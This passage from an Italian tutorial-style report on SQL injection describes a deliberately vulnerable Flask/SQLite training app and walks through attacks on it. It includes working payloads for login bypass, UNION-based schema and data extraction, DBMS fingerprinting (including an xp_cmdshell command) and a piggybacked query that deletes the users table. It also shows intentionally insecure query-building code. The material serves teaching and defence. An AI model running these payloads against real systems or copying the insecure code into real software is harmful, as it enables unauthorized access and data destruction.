L'esempio che è stato fornito si basa sul motore MySQL perché SQLite non implementa nativamente alcuna funzione di ritardo.

– **Boolean-Based SQL Injection**:
Le *Boolean-Based SQL Injection* rappresentano una tipologia di attacco SQL in cui un attaccante inietta una query malevola all'interno di un campo di input, al fine di osservare la risposta dell'applicazione e determinare se la condizione iniettata risulta vera o falsa. Tale attacco consente all'attaccante di dedurre informazioni sulla struttura del database o su dati sensibili, basandosi sul comportamento dell'applicazione (ad esempio, se una pagina viene caricata normalmente, se produce un errore, o se mostra contenuti differenti).

Esempio di Boolean-Based SQL Injection:

Consideriamo la seguente query SQL utilizzata in un'applicazione web:

Esempio di query per la verifica delle credenziali di accesso

```
SELECT * FROM users WHERE username = 'user_input'
    AND password = 'password_input';
```

Questa query verifica se una combinazione di username e password esiste nella tabella `users`.
Un attaccante potrebbe tentare la seguente iniezione:

```
' OR '1'='1' ; --
```

Con questo input la query SQL diventerebbe:

Esempio di Boolean-Based SQLi

```
SELECT * FROM users WHERE username = '' OR '1'='1
    ' ; -- AND password = 'password_input';
```

La condizione '1'='1' è sempre vera, pertanto la query potrebbe restituire tutti gli utenti, bypassando l'autenticazione. Questo attacco è anche noto come **attacco con tautologia**.

- **Out-of-Band SQL Injection**:
L'iniezione SQL fuori banda è una tecnica di attacco utilizzata quando l'attaccante non può ricevere direttamente il risultato delle sue query malevoli

attraverso il canale principale di comunicazione tra l'applicazione e il database. Questo tipo di iniezione si basa sull'utilizzo di canali di comunicazione alternativi, o fuori banda, per ottenere informazioni dal sistema. L'idea alla base di questa tecnica è sfruttare vulnerabilità del database che permettono l'invio di informazioni a un canale esterno, come un server DNS controllato dall'attaccante, o l'attivazione di richieste HTTP a server remoti.

Un esempio comune di attacco Out-of-Band potrebbe essere l'iniezione di un comando SQL che forza il server a risolvere un nome di dominio che appartiene all'attaccante, inviando così una richiesta DNS al server controllato dall'attaccante. Questa richiesta può contenere frammenti di dati esfiltrati dal database, come ad esempio credenziali, dati personali o altre informazioni sensibili. Questo tipo di attacco è particolarmente efficace quando la comunicazione diretta tra l'attaccante e l'applicazione è limitata o monitorata, rendendo difficile ottenere i dati direttamente attraverso canali in banda (ad esempio attraverso risposte HTTP).

Tuttavia, l'Out-of-Band SQL Injection richiede che il database e l'applicazione vulnerabili supportino la generazione di richieste DNS, HTTP, o simili, e che l'attaccante abbia un mezzo per monitorare e analizzare questi canali secondari. Per queste ragioni, questa tecnica non è sempre praticabile e viene utilizzata principalmente in contesti avanzati o quando le altre forme di iniezione SQL sono bloccate o non risultano efficaci.

Nel nostro caso, per semplicità e per mantenere l'attacco visibile agli utenti che stanno imparando a capire i meccanismi dell'SQL injection, ci limiteremo agli attacchi **in banda**, ovvero attacchi in cui i dati restituiti dalla query malevola vengono mostrati direttamente nel browser, insieme al form che consente l'esecuzione dell'attacco SQLi.

Capitolo 3

Applicazione vulnerabile

3.1 Introduzione

L'idea dietro il mio progetto è la realizzazione di un tutorial per imparare a fare SQLi attraverso degli obiettivi che devono essere realizzati in maniera incrementale. Si tratta di ricavare, attraverso una barra di ricerca (punto di immissione delle istruzioni malevole) le informazioni relative ai *players* della mia base di dati. La pagina `index.html` simula una generica pagina HTML che richiede il nome di un *team* di giocatori e restituisce dei risultati solamente se il nome inserito è presente nella base di dati. Gli obiettivi vengono restituiti ogni volta che se ne passa uno, direttamente nella pagina `index.html`, e sono i seguenti:

1. Farsi restituire il nome di tutti i `teams`;
2. Identificare il numero di colonne della tabella `teams`;
3. Trovare il nome delle altre tabelle presenti nel database;
4. Trovare il nome delle colonne della tabella `players`;
5. Ottenere i dati sui giocatori.

Per mostrare come è possibile distruggere l'integrità di una base di dati, è stato implementato un form per il sign up da parte degli utenti, dove è stata introdotta un'apposita falla che permette di eseguire più statements, ovvero più comandi SQL in un'unica istruzione.

3.2 Tabelle nella base di dati

Le tabelle nella mia base di dati sono 4, una relativa ai *teams*, una ai *players*, una relativa al *ranking* migliore di un player in uno dei team e la tabella degli utenti registrati.

Di seguito sono mostrati i comandi SQL con cui sono state realizzate:

Costruzione della tabella dei **Teams**

```
CREATE TABLE IF NOT EXISTS teams (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    code TEXT NOT NULL,
    name TEXT NOT NULL,
    glob_pos INTEGER NOT NULL,
    nat_pos INTEGER NOT NULL,
    points INTEGER NOT NULL,
    UNIQUE(name)
)
```

La tabella *Teams* ha una chiave primaria **id** di tipo intero, in questo modo non potranno esistere due team con lo stesso id e team con id **NULL**, un codice relativo al team, un nome che viene definito **UNIQUE**, vincolo interrelazionale che specifica l'impossibilità di avere due team con lo stesso nome. Il campo *glob_pos* indica la posizione globale del team mentre *nat_pos* è la posizione a livello nazionale e *points* sono i punti guadagnati dal team.

Costruzione della tabella dei **Players**

```
CREATE TABLE IF NOT EXISTS players (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT NOT NULL,
    teamID INTEGER NOT NULL,
    FOREIGN KEY(teamID) REFERENCES teams(id)
)
```

La tabella *Players* ha una chiave primaria **id** di tipo intero, in questo modo non potranno esistere due player con lo stesso id e un player con id **NULL**, un *username* del player e con *teamID* l'identificativo del team a cui fanno parte. Da notare il vincolo interrelazionale di **FOREIGN KEY** tra *teamID* e *id* della tabella **Teams**, che impone che ogni *teamID* compaia in una e una sola istanza di **Teams**.

Costruzione della tabella dei **Rankings**

```
CREATE TABLE IF NOT EXISTS rankings (
    position INTEGER,
    username TEXT NOT NULL,
    playerID INTEGER NOT NULL,
    teamID INTEGER NOT NULL,
    FOREIGN KEY(teamID) REFERENCES teams(id)
    FOREIGN KEY(playerID) REFERENCES players(id)
    PRIMARY KEY (playerID,teamID)
)
```

La tabella *Rankings* ha una chiave primaria su *playerID* e *teamID*, in questo modo non potranno esistere due player con lo stesso playerID e teamID. Inoltre, impedisce che i campi *playerID* e *teamID* possano essere **NULL**. Ogni record contiene il campo *username*, che rappresenta il nome del giocatore, e il campo *teamID*, che corrisponde all'identificativo della squadra a cui appartiene il giocatore identificato dal relativo *playerID*. Il vincolo interrelazionale di **FOREIGN KEY** tra *teamID* e *id* della tabella **Teams**, impone che ogni *teamID* compaia in una e una sola istanza di **Teams**. Mentre la **FOREIGN KEY** tra *playerID* e *id* della tabella **Players**, impone che ogni *playerID* compaia in una e una sola istanza di **Players**.

Costruzione della tabella dei **Users**

```
CREATE TABLE IF NOT EXISTS users (
    username TEXT PRIMARY KEY,
    password TEXT NOT NULL
)
```

La tabella *Users* ha una chiave primaria su *username*, in questo modo non potranno esistere due player con lo stesso username. Da notare che le password immesse dagli utenti sono memorizzate in testo semplice, senza alcuna protezione crittografica, il che rappresenta una grave vulnerabilità. Infatti un attacco SQLi che esponesse il contenuto di questa tabella comprometterebbe tutti i profili utente e creerebbe una buona base di dati per la realizzazione di programmi di cracking delle password più efficienti.[1]

3.3 Costruzione del Server

Per la costruzione del server è stato utilizzato il framework Flask per la sua semplicità e la sua capacità di gestire progetti di piccole dimensioni. Di seguito sono riportate le spiegazioni delle parti più importanti del codice. Per ulteriori dettagli

[1] L'attacco RockYou è stato uno dei più significativi episodi di violazione di dati che ha messo in luce la vulnerabilità delle password degli utenti su larga scala. La violazione portò all'esposizione di oltre 32 milioni di account utente, inclusi i relativi indirizzi email e password in testo semplice sfruttando l'SQLi.

e per visionare l'intero codice sorgente del progetto, si può visitare la repository GitHub.

3.3.1 Generazione delle soluzioni

```
conn = sqlite3.connect("preCC_SQL_injection.db")
cursor = conn.cursor()

with open("sol/queries.sql", "r") as query_file:
    lines = query_file.readlines()

for line in lines:
    query, _, output_file = line.partition("--")
    query = query.strip()
    output_file = output_file.strip()

    cursor.execute(query)

    with open("sol/" + output_file, "w") as f:
        f.write(str(cursor.fetchall()))

conn.close()
```

Viene creata una connessione al database SQLite (`preCC_SQL_injection.db`) e viene aperto un cursore per l'esecuzione delle query. Le query sono le soluzioni delle challenges e vengono lette da un file (`queries.sql`) ed eseguite una per una. I risultati vengono poi salvati nei file di output nella directory `sol/`.

3.3.2 Gestione delle Ricerche nel Database

```
@app.route('/exec', methods=['POST'])
def search():
    search_type = request.form.get('searchType')

    if search_type == 'teams':
        query = "SELECT id, name, points FROM teams WHERE name = '"
        ↪ + request.form['query'] + "'"
    elif search_type == 'players':
        query = "SELECT players.username, teams.name,
        ↪ ranking.position ..."
    else:
        flash('Tipo di ricerca non valido.', 'danger')
        return redirect(url_for('index'))
```

L'endpoint `/exec` accetta una richiesta `POST` e costruisce una query SQL basata sul tipo di ricerca (`teams` o `players`). Rappresenta il punto di immissione delle query malevoli per superare le challenges ed è l'unica vulnerabilità che rimane nonostante l'attivazione della modalità sicura (`safe_mode`).

3.3.3 Registrazione degli Utenti

```
@app.route('/register', methods=['POST','GET'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        if safe_mode:
            query = "INSERT INTO users (username, password) VALUES
            ↪  (?, ?)"
            params = (username, password)
        else:
            query = "INSERT INTO users (username, password) VALUES
            ↪  ('" + username + "','" + password + "')"

        cursor.execute(query,params)
```

Se la modalità sicura (`safe_mode`) è abilitata, la registrazione dei nuovi utenti utilizza *prepared statements* per prevenire SQL injection. Altrimenti, le query sono vulnerabili poiché incorporano direttamente l'input dell'utente.

3.3.4 Login degli Utenti

```
@app.route('/login', methods=['POST','GET'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        if safe_mode:
            query = "SELECT * FROM users WHERE username = ? AND
            ↪  password = ?"
            params = (username,password)
        else:
            query = "SELECT * FROM users WHERE username = '" +
            ↪  username + "' AND password = '" + password + "'"

        cursor.execute(query,params)
        user = cursor.fetchone()
```

Similmente alla registrazione, durante il login vengono eseguite query SQL per autenticare l'utente. Anche qui, il codice prevede l'utilizzo di *prepared statements* in modalità sicura per prevenire attacchi SQL injection.

3.3.5 Modalità Sicura e Attivazione

```
@app.route('/toggle_mode', methods=['POST'])
def toggle_mode():
    global safe_mode
    data = request.json
    safe_mode = data.get('adminMode', False)
    session['adminMode'] = safe_mode
```

Questo endpoint permette agli amministratori di attivare o disattivare la modalità sicura, proteggendo il server da potenziali attacchi SQL injection. Sarà centrale per mostrare gli effetti del Second Order Attack, che verrà mostrato nel prossimo capitolo.

3.3.6 Estrazione delle Informazioni Utente

```python
@app.route('/profile', methods=['GET'])
def profile():
    try:
        if safe_mode and not second_order:
            query = "SELECT username FROM users WHERE username = ?"
            params = (session['username'],)
            cursor.execute(query, params)
        else:
            query = "SELECT username FROM users WHERE username = '"
            ↪  + session['username'] + "'"
            cursor.execute(query)
    except Exception as e:
        print('Errore Sqlite3: ' + str(e))
        return "Utente non trovato", 404

    users = cursor.fetchall()
    username = ' '.join(user[0] for user in users)

    if users:
        return render_template('profile.html', username=username,
        ↪  profile_pic=session['profile_pic'])
    else:
        return "Utente non trovato", 404
```

- **Estrazione delle informazioni:** L'endpoint `/profile` permette di recuperare i dati dell'utente autenticato dal database.
- **Sicurezza nelle query:** Se la modalità sicura (`safe_mode`) è attivata, viene utilizzato un *prepared statement* per proteggere l'applicazione da attacchi SQL injection. In caso contrario, la query utilizza direttamente i dati dell'utente senza sanificazione.
- **Gestione degli errori:** Se l'utente non viene trovato o si verifica un errore nel database, l'endpoint restituisce un errore 404.

Capitolo 4

Esempi di Attacchi di SQL Injection

4.1 Introduzione

Tutti gli attacchi che verranno presentati in questo capitolo sono **attacchi in banda**, realizzati sulla web application presentata nel precedente capitolo. Un attacco in banda usa lo stesso canale di comunicazione per iniettare codice e ottenere i risultati desiderati. Verranno presentate anche delle tecniche di **attacco inferenziale**, dove non c'è un effettivo trasferimento di informazioni ma vengono usate per scoprire la struttura del db e del tipo di DBMS usato.

4.2 Attacco con commento di fine riga

La maggior parte degli attacchi SQLi che possono essere appresi, fanno enorme utilizzo dei commenti di fine riga, '--'. Questi metacaratteri di SQL consentono di inserire commenti dopo un'istruzione SQL, evitando che vengano elaborati. È uno strumento semplice ma essenziale per gli attacchi successivi che vedremo in questa sezione. Per capire bene un suo primo utilizzo pratico, prendiamo la query che viene eseguita per controllare le credenziali di accesso quando la `safe_mode` è disattivata[1]:

```
1 query = "SELECT * FROM users WHERE username = '" + username + "'
  ↪  AND password = '" + password + "'"
```

Se venisse inserito il nome utente di un profilo sensibile, come un admin ad esempio, nelle fasi di login facendolo seguire da '--', `admin' ;--`, quello che si avrebbe è l'esecuzione da parte del DBMS della seguente query:

Esempio di attacco con tautologia

```
SELECT * FROM users WHERE username = 'admin' ;-- AND
   password = '" + password + "'"
```

[1] La variabile `safe_mode` deve rimanere su **False** per l'esecuzione degli attacchi presentati in questo capitolo a meno che non si tratti del Second Order Attack.

Se esistesse un profilo di questo tipo sarebbe possibile accedere anche senza conoscere la sua password. Oppure nel caso in cui non si conoscesse nulla riguardate l'applicazione sotto attacco, si potrebbe accedere con il profilo del primo utente registrato attraverso l'input:

```
' OR 1=1 LIMIT 1 ; --
```

In questo modo grazie alla tautologia, che verrà ripresa meglio più avanti, si è in grado di sovvertire la clausola WHERE rendendola sempre vera, e grazie a LIMIT 1 ci si limita al primo profilo restituito.

4.3 Error-Based SQL Injection

Una delle tecniche più comuni di SQL injection per determinare quale sistema di gestione di database (DBMS) sta utilizzando un'applicazione sotto attacco è l'iniezione basata sugli errori. Questi errori, sebbene frequenti nelle fasi iniziali dell'attacco, non sempre forniscono informazioni utili, specialmente quando sono adeguatamente filtrati dall'applicazione[2].
Questa tecnica è solitamente la prima ad essere usata per iniziare attacchi di esfiltrazione/manomissione dei dati oppure causare dei Denial-of-Service attraverso la distruzione parziale o completa di uno o più db.

Di seguito sono riportati degli esempi di attacchi realizzati per alcuni db (le nostre attenzioni si concentreranno su SQLite per le successive tecniche di attacco):

1. In **MySQL** si può provare a iniettare:

   ```
   ' OR 1=1 UNION SELECT @@version; --
   ```

   Se si ottenesse un errore che include qualcosa come "MySQL" o "syntax error" probabilmente si sta interagendo con un database MySQL.

2. In **PostgreSQL** una possibile iniezione è:

   ```
   ' AND 1=2 UNION SELECT 1, version(); --
   ```

   Si deve verificare se l'errore o la risposta include informazioni su PostgreSQL.

3. In **Microsoft SQL Server** un tentativo potrebbe essere:

   ```
   ' AND 1=2; EXEC xp_cmdshell('whoami'); --
   ```

   e vedere se esiste un errore che indica un comando specifico di SQL Server.

4. In **SQLite** si può provare:

   ```
   ' UNION SELECT sqlite_version(); --
   ```

   e controllare se si riceve una risposta che include la versione di SQLite.

[2]Nel nostro caso, gli errori mostrati sono quelli generati direttamente da SQLite.



Figura 4.1. Error-Based SQLi[3]

È importante notare che potrebbero emergere vari errori che non forniscono informazioni utili, soprattutto se la query è strutturata in modo errato. Controllare attentamente la struttura della query eseguita è cruciale per il successo di questo attacco. Inoltre, l'uso della tecnica dei NULLs può rivelarsi utile in questo contesto.

4.4 Attacco con Tautologia

Per superare la prima challenge, ovvero farsi restituire il nome di tutti i teams, illustriamo il più semplice esempio di SQLi che sfrutta la tautologia. Una tautologia è una proposizione vera per qualsiasi valore di verità che possiamo dare ai letterali che la compongono. Questo vuol dire che mettere una tautologia in **OR** con una qualsiasi proposizione, rende la proposizione risultate sempre vera.

Riprendendo il codice 3.3.2 si può notare come venga costruita la query di ricerca. Si tratta di una concatenazione di una semplice query di ricerca nella tabella Teams, il cui nome da ricercare viene immesso come input dall'utente:

```
1 query = "SELECT id, name, points FROM teams WHERE name = '" +
  ↪  request.form['query'] + "'"
```

Se venisse immesso come input la stringa:

```
1' or 1=1 --
```

la query risultante sarebbe:

Esempio di attacco con tautologia

```
SELECT id, name, points FROM teams WHERE name = '1' OR
    1=1;
```

[3]Viene utilizzata la tecnica dei NULLs.



Figura 4.2. Attacco con tautologia

Si verrebbe così a stampare sulla pagina index tutte le righe della tabella Teams limitatamente alle colonne *id*, *name* e *points*. Infatti, anche se non esistesse un utente che ha come nome utente '1', la condizione per cui filtrare i record sarebbe 1=1, che è sempre vera.

Un altro modo per usare questa tecnica è utilizzarla nelle fasi di login, infatti se il form per l'inserimento del nome utente e password non venisse correttamente gestito (`safe_mode` a **False**) si potrebbe accedere al profilo di qualsiasi utente.

4.5 Tecnica dei NULLs

Per comprendere come l'input dell'utente venga interpretato come query dal DBMS, una tecnica efficace è quella di utilizzare i NULLs. Questa strategia consiste nell'inserire un input formattato come il seguente:

```
1' UNION SELECT null, null, null --
```

Infatti se non venisse lanciata alcuna eccezione da parte di SQLite non verrebbe mostrato alcun alert nella pagina index. Aggiungendo o togliendo i 'null', si possono capire quante colonne ha la query che viene eseguita. Questa è una forma classica di attacco inferenziale poiché non fornisce informazioni dirette, ma consente di ricostruire la struttura della query che viene processata.

Figura 4.3. Tecnica dei NULLs con errore



Figura 4.4. Tecnica dei NULLs

4.6 Tabella sqlite_master

La tabella sqlite_master è una tabella di sistema speciale presente in ogni database SQLite. Essa contiene dei meta-dati su tutte le tabelle, viste, indici e trigger definiti nel database. La tabella sqlite_master è fondamentale per l'architettura interna di SQLite, poiché memorizza la struttura stessa del database.

La tabella sqlite_master ha le seguenti colonne:

- **type**: Tipo dell'oggetto. Può essere table, index, view o trigger.
- **name**: Nome dell'oggetto.
- **tbl_name**: Nome della tabella associata all'oggetto. Per esempio, se l'oggetto è un indice, questa colonna contiene il nome della tabella a cui l'indice si riferisce.
- **rootpage**: Numero della pagina radice nel file di database dove l'oggetto è memorizzato. Questo è principalmente usato internamente da SQLite.
- **sql**: L'SQL originale utilizzato per creare l'oggetto. Questa colonna può essere NULL per oggetti come gli indici creati automaticamente.

Gli indici in SQLite sono strutture di database che migliorano la velocità delle operazioni di ricerca e recupero dei dati. Un indice è creato su una o più colonne di una tabella per velocizzare le query che utilizzano quelle colonne andando però a rallentare le operazioni di scrittura come INSERT, UPDATE e DELETE poiché l'indice deve essere aggiornato ogni volta che i dati nella tabella cambiano.

Tabella 4.1. Esempio di contenuto della tabella `sqlite_master`

Tabella `sqlite_master`				
type	**name**	**tbl_name**	**rootpage**	**sql**
table	teams	teams	2	`CREATE TABLE teams (id INTEGER PRIMARY KEY AUTOINCREMENT, code TEXT NOT NULL, name TEXT NOT NULL, glob_pos INTEGER NOT NULL, nat_pos INTEGER NOT NULL, points INTEGER NOT NULL, UNIQUE(name))`
table	sqlite_sequence	sqlite_sequence	4	`CREATE TABLE sqlite_sequence(name,seq)`
table	players	players	5	`CREATE TABLE players (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT NOT NULL, teamID INTEGER NOT NULL, FOREIGN KEY(teamID) REFERENCES teams(id))`
table	ranking	ranking	6	`CREATE TABLE ranking (ranking INTEGER, username TEXT NOT NULL, playerID INTEGER NOT NULL, teamID INTEGER NOT NULL, FOREIGN KEY(teamID) REFERENCES teams(id), FOREIGN KEY(playerID) REFERENCES players(id))`
table	users	users	8	`CREATE TABLE users (username TEXT PRIMARY KEY, password TEXT NOT NULL)`

Per poter riuscire a ottenere il nome delle tabelle che ancora non si conoscono, riuscendo così anche a superare la terza challege, si può provare a passare alla barra di ricerca la stringa:

```
1' UNION SELECT 1,name,2 FROM sqlite_master WHERE type='
   table'--
```



Figura 4.5. Estrazione del nome delle tabelle

4.7 Comando PRAGMA

In SQLite, il comando PRAGMA table_info è utilizzato per ottenere informazioni sulla struttura di una tabella specifica. Questo comando è particolarmente utile per comprendere la definizione delle colonne di una tabella, inclusi i loro nomi, tipi di dati e vincoli.

Il comando restituisce una tabella con le seguenti colonne:

- **cid**: Un identificatore unico per la colonna all'interno della tabella (un indice di colonna che inizia da 0).
- **name**: Il nome della colonna.
- **type**: Il tipo di dati della colonna (ad esempio, INTEGER, TEXT, REAL, ecc.).
- **notnull**: Indica se la colonna ha un vincolo NOT NULL (0 se non c'è vincolo, 1 se c'è).
- **dflt_value**: Il valore predefinito per la colonna, se definito.
- **pk**: Indica se la colonna fa parte della chiave primaria (0 se non fa parte della chiave primaria, un numero positivo che rappresenta l'ordine della colonna nella chiave primaria se fa parte della chiave primaria).

Immettendo la stringa:

```
1' UNION SELECT 1, name, 2 FROM pragma_table_info('players
    ') --
```

Si possono ottenere informazioni ulteriori sulle singole tabelle di un db e nel nostro caso poter risalire alla tabella 'players' completando in questo modo la quarta challenge.

Tabella 4.2. Esempio del risultato della query `PRAGMA table_info(users)`

PRAGMA table_info(users)					
cid	**name**	**type**	**notnull**	**dflt_value**	**pk**
0	username	TEXT	0	None	1
1	password	TEXT	1	None	0



Figura 4.6. Struttura della tabella *players*



Figura 4.7. Risultato dell'ultima challenge

Attraverso i precedenti punti e gli esempi forniti durante la spiegazione dell' Union-Based SQLi, si è in grado di completare l'ultima challenge.

4.8 Query Piggybacked

Una delle tecniche comunemente utilizzate nell'ambito delle SQL injection, per compromettere l'integrità e l'accessibilità del database, è l'inserimento di query che consentono l'esecuzione di più istruzioni. Questa vulnerabilità è presente nel form di registrazione dei nuovi utenti. Dopo aver completato le challenges precedentemente proposte, l'obiettivo diventa quello di cancellare gli utenti già registrati. Le informazioni ottenute in precedenza permettono di accedere alla lista di tutti gli utenti registrati, informazioni che possono essere utilizzate per eliminarli direttamente tramite i campi di input della registrazione.

Ecco un esempio di come procedere:

1. Inserire un generico nome come **username**;
2. Per completare l'attacco, nel campo **password** deve essere inserita una sequenza di caratteri seguita da un apice e una parentesi chiusa per terminare l'istruzione di inserimento.

Un'operazione di INSERT segue il seguente schema:

Esempio di query per inserire nuovi utenti

```
INSERT INTO users (username,password) VALUES ( \_ , \_ );
```

Per caricare la query malevola per cancellare gli utenti, è necessario prima separare l'istruzione di inserimento precedente con un punto e virgola ";", ottenendo così il seguente input:

```
');DELETE FROM users WHERE 1=1; INSERT INTO users VALUES ('sei
    stato','fregato'); --
```

Come mostrato nell'esempio precedente, se una query può contenere più istruzioni, è possibile concatenare diversi comandi SQL a cascata separati da ";". Attraverso l'input indicato, la query risultante sarebbe:

Esempio di query per eliminare la tabella Users

```
INSERT INTO users (username,password) VALUES ('name','');
DELETE FROM users WHERE 1=1; INSERT INTO users VALUES ('
   sei stato','fregato'); --
```

La query precedente consente di cancellare completamente la tabella **users**. In alternativa, se si desidera eliminare uno specifico utente, è possibile utilizzare la seguente query:

Esempio di query per eliminare un utente

```
INSERT INTO users (username,password) VALUES ('name','');
DELETE FROM users WHERE username ='cristian@gmail.com';--
```

4.9 Second Order Attack

Nell'iniezione di secondo ordine, un utente malintenzionato potrebbe basarsi su dati già presenti nel sistema o nel database per scatenare un attacco di tipo SQL injection. Se non venissero controllati gli input forniti dagli utenti, le informazioni salvate nel db potrebbero essere eseguite da altri moduli non sicuri componendo in questo modo query pericolose.

Per riuscire a realizzare questa forma di attacco, deve essere settata da parte dell'admin la `safe_mode` a **True** così da gestire correttamente la registrazione e la fase di log in. Attraverso la registrazione priva di vulnerabilità all'SQLi grazie all'utilizzo di prepared statements (Sezione 5.2), il nome utente che forniremo verrà salvato senza essere in alcun modo interpretato come comando. Dopo essere loggati con le credenziali fornite, il metodo proposto alla costruzione delle informazioni relative al profilo eseguirà la seguente query:

```
1 query = "SELECT username FROM users WHERE username = '" +
  ↪  session['username'] + "'"
```

Per passare le informazioni dell'utente corrente alla pagina del profilo viene eseguito il seguente codice:

```
users = cursor.fetchall()
username = ' '.join(user[0] for user in users)

if users:
    return render_template('profile.html', username=username,
